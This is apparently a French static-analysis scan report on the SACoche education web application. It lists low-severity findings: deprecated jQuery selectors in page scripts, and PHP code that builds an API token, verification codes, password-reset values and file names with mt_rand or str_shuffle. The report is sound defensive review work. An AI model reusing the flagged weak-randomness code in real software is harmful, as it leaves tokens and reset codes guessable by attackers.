Client JQuery Deprecated Symbols\Chemin d'accès 6:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=78>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/livret_edition.js	sacoché-main/pages/livret_edition.js
Lignes de code analysées	612	612
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier sacoché-main/pages/livret_edition.js

Méthode function()

```

.....
612. var eleve_id = entier( $('#go_selection_eleve option:first').val()
);

```

Client JQuery Deprecated Symbols\Chemin d'accès 7:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=78>

[objectid=16426&pathid=79](#)Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/livret_moyennesdnb.js	sacoché-main/pages/livret_moyennesdnb.js
Lignes de code analysées	98	98
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier sacoché-main/pages/livret_moyennesdnb.js

Méthode success : function(responseJSON)

```

....
98. memo_eleve_first = entier( $('#go_selection_eleve
option:first').val() );

```

Client JQuery Deprecated Symbols\Chemin d'accès 8:

Sévérité

Basse

État de résultat

Pour vérifier

Résultats en ligne

<https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=80>
Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/livret_moyennesdnb.js	sacoché-main/pages/livret_moyennesdnb.js
Lignes de code analysées	168	168
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier sacoché-main/pages/livret_moyennesdnb.js

Méthode function()

```
....
168.  var eleve_id = entier( $('#go_selection_eleve option:first').val()
);
```

Client JQuery Deprecated Symbols\Chemin d'accès 9:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=81
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/officiel_accueil.js	sacoché-main/pages/officiel_accueil.js
Lignes de code analysées	324	324
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier sacoché-main/pages/officiel_accueil.js
Méthode success : function(responseJSON)

```
....
324.  memo_eleve_first =  entier( $('#go_selection_eleve option:first'
).val() );
```

Client JQuery Deprecated Symbols\Chemin d'accès 10:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=82
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/officiel_accueil.js	sacoché-main/pages/officiel_accueil.js
Lignes de code	668	668

analysées		
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier sacoché-main/pages/officiel_accueil.js

Méthode function()

```
....
668.  var eleve_id = $('#go_selection_eleve option:first').val();
```

Client JQuery Deprecated Symbols\Chemin d'accès 11:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=83>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/professeur_referentiel_edition.js	sacoché-main/pages/professeur_referentiel_edition.js
Lignes de code analysées	1285	1285
Objet	"#select_action_groupe_choix option:first"	"#select_action_groupe_choix option:first"

Extrait de code

Nom du fichier sacoché-main/pages/professeur_referentiel_edition.js

Méthode function initialiser_action_groupe()

```
....
1285.  $('#select_action_groupe_choix
option:first').prop('selected',true);
```

Client JQuery Deprecated Symbols\Chemin d'accès 12:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=84>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/professeur_referentiel_edition.js	sacoché-main/pages/professeur_referentiel_edition.js
Lignes de code analysées	1269	1269
Objet	"#select_action_groupe_modifier_objet option:first"	"#select_action_groupe_modifier_objet option:first"

Extrait de code

Nom du fichier sacoché-main/pages/professeur_referentiel_edition.js

Méthode var modifier_action_groupe = function()

```

....
1269. $('#select_action_groupe_modifier_objet
option:first').prop('selected',true);

```

Client JQuery Deprecated Symbols\Chemin d'accès 13:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=85>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/professeur_referentiel_edition.js	sacoché-main/pages/professeur_referentiel_edition.js
Lignes de code analysées	1331	1331
Objet	"#select_action_groupe_modifier_cart option:first"	"#select_action_groupe_modifier_cart option:first"

Extrait de code

Nom du fichier sacoché-main/pages/professeur_referentiel_edition.js

Méthode function()

```

....
1331. $('#select_action_groupe_modifier_cart
option:first').prop('selected',true);

```

Client JQuery Deprecated Symbols\Chemin d'accès 14:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=86
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoche-main/pages/professeur_referentiel_edition.js	sacoche-main/pages/professeur_referentiel_edition.js
Lignes de code analysées	1337	1337
Objet	"#select_action_groupe_modifier_socle_mode option:first"	"#select_action_groupe_modifier_socle_mode option:first"

Extrait de code

Nom du fichier saccoche-main/pages/professeur_referentiel_edition.js

Méthode function()

```

.....
1337. $('#select_action_groupe_modifier_socle_mode
option:first').prop('selected',true);

```

Client JQuery Deprecated Symbols\Chemin d'accès 15:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=87
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoche-main/pages/professeur_referentiel_edition.js	sacoche-main/pages/professeur_referentiel_edition.js
Lignes de code analysées	1382	1382
Objet	"#select_action_groupe_modifier_socle_val"	"#select_action_groupe_modifier_socle_val"

option:first"

option:first"

Extrait de code

Nom du fichier sacoch-main/pages/professeur_referentiel_edition.js

Méthode function()

```

.....
1382. $('#select_action_groupe_modifier_socle_val
option:first').prop('selected',true);

```

Client JQuery Deprecated Symbols\Chemin d'accès 16:

Sévérité Basse

État de résultat Pour vérifier

 Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=88>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoch-main/pages/professeur_referentiel_gestion.js	sacoch-main/pages/professeur_referentiel_gestion.js
Lignes de code analysées	501	501
Objet	"#f_niveau_create option:first"	"#f_niveau_create option:first"

Extrait de code

Nom du fichier sacoch-main/pages/professeur_referentiel_gestion.js

Méthode function()

```

.....
501. $('#f_niveau_create option:first').prop('selected',true);

```

Client JQuery Deprecated Symbols\Chemin d'accès 17:

Sévérité Basse

État de résultat Pour vérifier

 Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=89>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/releve_bilan_chronologique.js	sacoché-main/pages/releve_bilan_chronologique.js
Lignes de code analysées	884	884
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier sacoché-main/pages/releve_bilan_chronologique.js

Méthode function retour_form_valide(responseJSON)

```
....
884. memo_eleve_first = $('#go_selection_eleve option:first').val();
```

Client JQuery Deprecated Symbols\Chemin d'accès 18:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=90>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/releve_bilan_chronologique.js	sacoché-main/pages/releve_bilan_chronologique.js
Lignes de code analysées	621	621
Objet	"#f_selection_items option:first"	"#f_selection_items option:first"

Extrait de code

Nom du fichier sacoché-main/pages/releve_bilan_chronologique.js

Méthode var choisir_compet = function()

```
....
621. $('#f_selection_items option:first').prop('selected', true);
```

Client JQuery Deprecated Symbols\Chemin d'accès 19:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=90>

[objectid=16426&pathid=91](#)Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/releve_bilan_chronologique.js	sacoché-main/pages/releve_bilan_chronologique.js
Lignes de code analysées	933	933
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier sacoché-main/pages/releve_bilan_chronologique.js

Méthode function()

```

.....
933.  var eleve_id = $('#go_selection_eleve option:first').val();

```

Client JQuery Deprecated Symbols\Chemin d'accès 20:

Sévérité

Basse

État de résultat

Pour vérifier

Résultats en ligne

<https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=92>
Commentaires de
résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/releve_graphique.js	sacoché-main/pages/releve_graphique.js
Lignes de code analysées	629	629
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier sacoché-main/pages/releve_graphique.js

Méthode function retour_form_valide(responseJSON)

```
....
629. memo_eleve_first = $('#go_selection_eleve option:first').val();
```

Client JQuery Deprecated Symbols\Chemin d'accès 21:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=93
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoche-main/pages/releve_graphique.js	sacoche-main/pages/releve_graphique.js
Lignes de code analysées	678	678
Objet	"#go_selection_eleve option:first"	"#go_selection_eleve option:first"

Extrait de code

Nom du fichier saccoche-main/pages/releve_graphique.js

Méthode function()

```
....
678. var eleve_id = $('#go_selection_eleve option:first').val();
```

Client JQuery Deprecated Symbols\Chemin d'accès 22:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=94
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoche-main/pages/releve_items.js	sacoche-main/pages/releve_items.js
Lignes de code analysées	785	785

Objet	"#f_selection_items option:first"	"#f_selection_items option:first"
-------	-----------------------------------	-----------------------------------

Extrait de code

Nom du fichier saccoche-main/pages/releve_items.js

Méthode var choisir_compet = function()

```
....
785. $('#f_selection_items option:first').prop('selected', true);
```

Client JQuery Deprecated Symbols\Chemin d'accès 23:

Sévérité Basse

État de résultat Pour vérifier

 Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=95>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/releve_recherche.js	sacoché-main/pages/releve_recherche.js
Lignes de code analysées	138	138
Objet	"#f_selection_items option:first"	"#f_selection_items option:first"

Extrait de code

Nom du fichier saccoche-main/pages/releve_recherche.js

Méthode var choisir_matières_items = function()

```
....
138. $('#f_selection_items option:first').prop('selected', true);
```

Client JQuery Deprecated Symbols\Chemin d'accès 24:

Sévérité Basse

État de résultat Pour vérifier

 Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=96>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

Source	Destination
--------	-------------

Fichier	sacoché-main/pages/livret_edition.js	sacoché-main/pages/livret_edition.js
Lignes de code analysées	287	287
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier sacoché-main/pages/livret_edition.js

Méthode success : function(responseJSON)

```

.....
287. memo_eleve_last = entier( $('#go_selection_eleve option:last'
).val() );

```

Client JQuery Deprecated Symbols\Chemin d'accès 25:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=97
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/livret_edition.js	sacoché-main/pages/livret_edition.js
Lignes de code analysées	623	623
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier sacoché-main/pages/livret_edition.js

Méthode function()

```

.....
623. var eleve_id = entier( $('#go_selection_eleve option:last').val()
);

```

Client JQuery Deprecated Symbols\Chemin d'accès 26:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=98
Commentaires de	

résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/livret_moyennesdnb.js	sacoché-main/pages/livret_moyennesdnb.js
Lignes de code analysées	99	99
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier sacoché-main/pages/livret_moyennesdnb.js

Méthode success : function(responseJSON)

```

.....
99. memo_eleve_last = entier( $('#go_selection_eleve option:last'
).val() );

```

Client JQuery Deprecated Symbols\Chemin d'accès 27:

Sévérité

Basse

État de résultat

Pour vérifier

Résultats en ligne

<https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=99>

Commentaires de résultats

Assigné à

Statut

Nouveau

Detection Date

9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/livret_moyennesdnb.js	sacoché-main/pages/livret_moyennesdnb.js
Lignes de code analysées	177	177
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier sacoché-main/pages/livret_moyennesdnb.js

Méthode

function()

```

.....
177. var eleve_id = entier( $('#go_selection_eleve option:last').val()
);

```

Client JQuery Deprecated Symbols\Chemin d'accès 28:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=100
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoche-main/pages/officiel_accueil.js	sacoche-main/pages/officiel_accueil.js
Lignes de code analysées	325	325
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier saccoche-main/pages/officiel_accueil.js

Méthode success : function(responseJSON)

```

.....
325. memo_eleve_last = entier( $('#go_selection_eleve option:last'
).val() );

```

Client JQuery Deprecated Symbols\Chemin d'accès 29:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=101
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoche-main/pages/officiel_accueil.js	sacoche-main/pages/officiel_accueil.js
Lignes de code analysées	679	679
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier saccoche-main/pages/officiel_accueil.js

Méthode function()

```
.....
679.  var eleve_id = $('#go_selection_eleve option:last').val();
```

Client JQuery Deprecated Symbols\Chemin d'accès 30:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=102
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacochemain/pages/releve_bilan_chronologique.js	sacochemain/pages/releve_bilan_chronologique.js
Lignes de code analysées	885	885
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier sacochemain/pages/releve_bilan_chronologique.js

Méthode fonction retour_form_valide(responseJSON)

```
.....
885.  memo_eleve_last = $('#go_selection_eleve option:last').val();
```

Client JQuery Deprecated Symbols\Chemin d'accès 31:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=103
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacochemain/pages/releve_bilan_chronologique.js	sacochemain/pages/releve_bilan_chronologique.js
Lignes de	942	942

code analysées		
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier sacoché-main/pages/releve_bilan_chronologique.js

Méthode function()

```
....
942. var eleve_id = $('#go_selection_eleve option:last').val();
```

Client JQuery Deprecated Symbols\Chemin d'accès 32:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=104
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/releve_graphique.js	sacoché-main/pages/releve_graphique.js
Lignes de code analysées	630	630
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier sacoché-main/pages/releve_graphique.js

Méthode function retour_form_valide(responseJSON)

```
....
630. memo_eleve_last = $('#go_selection_eleve option:last').val();
```

Client JQuery Deprecated Symbols\Chemin d'accès 33:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=105
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/releve_graphique.js	sacoché-main/pages/releve_graphique.js
Lignes de code analysées	687	687
Objet	"#go_selection_eleve option:last"	"#go_selection_eleve option:last"

Extrait de code

Nom du fichier sacoché-main/pages/releve_graphique.js

Méthode function()

```

.....
687.  var eleve_id = $('#go_selection_eleve option:last').val();

```

Use of Non Cryptographic Random

Chemin d'accès de la requête:

PHP\Cx\PHP Low Visibility\Use of Non Cryptographic Random Version:2

Catégories

ASA Premium: ASA Premium

ASD STIG 6.1: APSC-DV-002010 - CAT II The application must implement NSA-approved cryptography to protect classified information in accordance with applicable federal laws, Executive Orders, directives, policies, regulations, and standards.

Description**Use of Non Cryptographic Random\Chemin d'accès 1:**

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=106
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/compte_accueil.php	sacoché-main/pages/compte_accueil.php
Lignes de code analysées	908	908
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/pages/compte_accueil.php

Méthode `$i_alea = mt_rand(0,99) / 100; // nombre aléatoire entre 0,00 et 0,99`

```
....
908. $i_alea = mt_rand(0,99) / 100; // nombre aléatoire entre 0,00 et
0,99
```

Use of Non Cryptographic Random\Chemin d'accès 2:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=107
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/compte_api.ajax.php	sacoché-main/pages/compte_api.ajax.php
Lignes de code analysées	40	40
Objet	str_shuffle	str_shuffle

Extrait de code

Nom du fichier `sacoché-main/pages/compte_api.ajax.php`

Méthode `$api_jeton = $_SESSION['BASE']. 'i'.mb_substr(str_shuffle('0123456789abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'),0,64);`

```
....
40. $api_jeton =
$_SESSION['BASE']. 'i'.mb_substr(str_shuffle('0123456789abcdefghijklmnopqrstuvwxyz0123456789abcdefghijklmnopqrstuvwxyz0123456789abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'),0,64);
```

Use of Non Cryptographic Random\Chemin d'accès 3:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=108
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/evaluation_gestion.ajax.php	sacoché-main/pages/evaluation_gestion.ajax.php
Lignes de code analysées	3464	3464
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/pages/evaluation_gestion.ajax.php

Méthode \$sous_dossier_copies = 'copies_'.\$_SESSION['BASE'].'_'.mt_rand();

```

.....
3464.  $sous_dossier_copies = 'copies_'.$_SESSION['BASE'].'_'.mt_rand();

```

Use of Non Cryptographic Random\Chemin d'accès 4:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=109>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/officiel_reglages_voir_archives.ajax.php	sacoché-main/pages/officiel_reglages_voir_archives.ajax.php
Lignes de code analysées	105	105
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/pages/officiel_reglages_voir_archives.ajax.php

Méthode \$sous_dossier_pdf = 'archive_'.\$_SESSION['BASE'].'_'.mt_rand();

```

.....
105.  $sous_dossier_pdf = 'archive_'.$_SESSION['BASE'].'_'.mt_rand();

```

Use of Non Cryptographic Random\Chemin d'accès 5:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=110	
Commentaires de résultats		
Assigné à		
Statut	Nouveau	
Detection Date	9/23/2026 9:57:10 AM	

	Source	Destination
Fichier	sacoché-main/pages/public_contact_admin.ajax.php	sacoché-main/pages/public_contact_admin.ajax.php
Lignes de code analysées	75	75
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/pages/public_contact_admin.ajax.php

Méthode \$code = mt_rand(10000000,99999999);

```

....
75. $code = mt_rand(10000000,99999999);

```

Use of Non Cryptographic Random\Chemin d'accès 6:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=111
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/public_nouveau_mdp.php	sacoché-main/pages/public_nouveau_mdp.php
Lignes de code analysées	110	110
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/pages/public_nouveau_mdp.php

Méthode \$bon_numero = mt_rand(0,9);

```
.....
110. $bon_numero = mt_rand(0,9);
```

Use of Non Cryptographic Random\Chemin d'accès 7:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=112
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/public_nouveau_mdp.php	sacoché-main/pages/public_nouveau_mdp.php
Lignes de code analysées	114	114
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/pages/public_nouveau_mdp.php

Méthode \$valeur = (\$i==\$bon_numero) ? \$code_get : md5(mt_rand()).'h'.mt_rand(1,999) ;

```
.....
114. $valeur = ($i==$bon_numero) ? $code_get :
md5(mt_rand()).'h'.mt_rand(1,999) ;
```

Use of Non Cryptographic Random\Chemin d'accès 8:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=113
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/public_nouveau_mdp.php	sacoché-main/pages/public_nouveau_mdp.php
Lignes de code analysées	114	114

Objet	mt_rand	mt_rand
-------	---------	---------

Extrait de code

Nom du fichier sacoch-main/pages/public_nouveau_mdp.php

Méthode \$valeur = (\$i==\$bon_numero) ? \$code_get : md5(mt_rand()).'h'.mt_rand(1,999) ;

```
....
114. $valeur = ($i==$bon_numero) ? $code_get :
md5(mt_rand()).'h'.mt_rand(1,999) ;
```

Use of Non Cryptographic Random\Chemin d'accès 9:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=114>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoch-main/pages/webmestre_structure_transfert.ajax.php	sacoch-main/pages/webmestre_structure_transfert.ajax.php
Lignes de code analysées	45	45
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoch-main/pages/webmestre_structure_transfert.ajax.php

Méthode Session::_set('alea' , mt_rand());

```
....
45. Session::_set('alea' , mt_rand() );
```

Use of Non Cryptographic Random\Chemin d'accès 10:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=115>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/pages/webmestre_structure_transfert.ajax.php	sacoché-main/pages/webmestre_structure_transfert.ajax.php
Lignes de code analysées	69	69
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/pages/webmestre_structure_transfert.ajax.php

Méthode \$fichier_nom =
'dump_SACoché_'.\$DB_ROW['sacoché_base'].'_'.\$SESSION['datetime'].'_mt_rand().zip';

```
....
69. $fichier_nom =
'dump_SACoché_'.$DB_ROW['sacoché_base'].'_'.$SESSION['datetime'].'_mt
_rand().zip';
```

Use of Non Cryptographic Random\Chemin d'accès 11:

Sévérité Basse

État de résultat Pour vérifier

Résultats en ligne <https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=116>

Commentaires de résultats

Assigné à

Statut Nouveau

Detection Date 9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.FileSystem.php	sacoché-main/_inc/class.FileSystem.php
Lignes de code analysées	581	581
Objet	mt_rand	mt_rand

Extrait de code

Nom du fichier sacoché-main/_inc/class.FileSystem.php

Méthode public static function generer_fin_nom_fichier__date_et_alea()

```
....
581. $chaine_alea .= $caracteres[mt_rand(0,$alea_max)];
```

Use of Non Cryptographic Random\Chemin d'accès 12:

Sévérité	Basse
État de résultat	Pour vérifier
Résultats en ligne	https://acopp.in.phm.education.gouv.fr/CxWebClient/ViewerMain.aspx?scanid=87838&projectid=16426&pathid=117
Commentaires de résultats	
Assigné à	
Statut	Nouveau
Detection Date	9/23/2026 9:57:10 AM

	Source	Destination
Fichier	sacoché-main/_inc/class.FileSystem.php	sacoché-main/_inc/class.FileSystem.php
Lignes de code analysées	826	826
Objet	mt_rand	mt_rand

Extrait de code

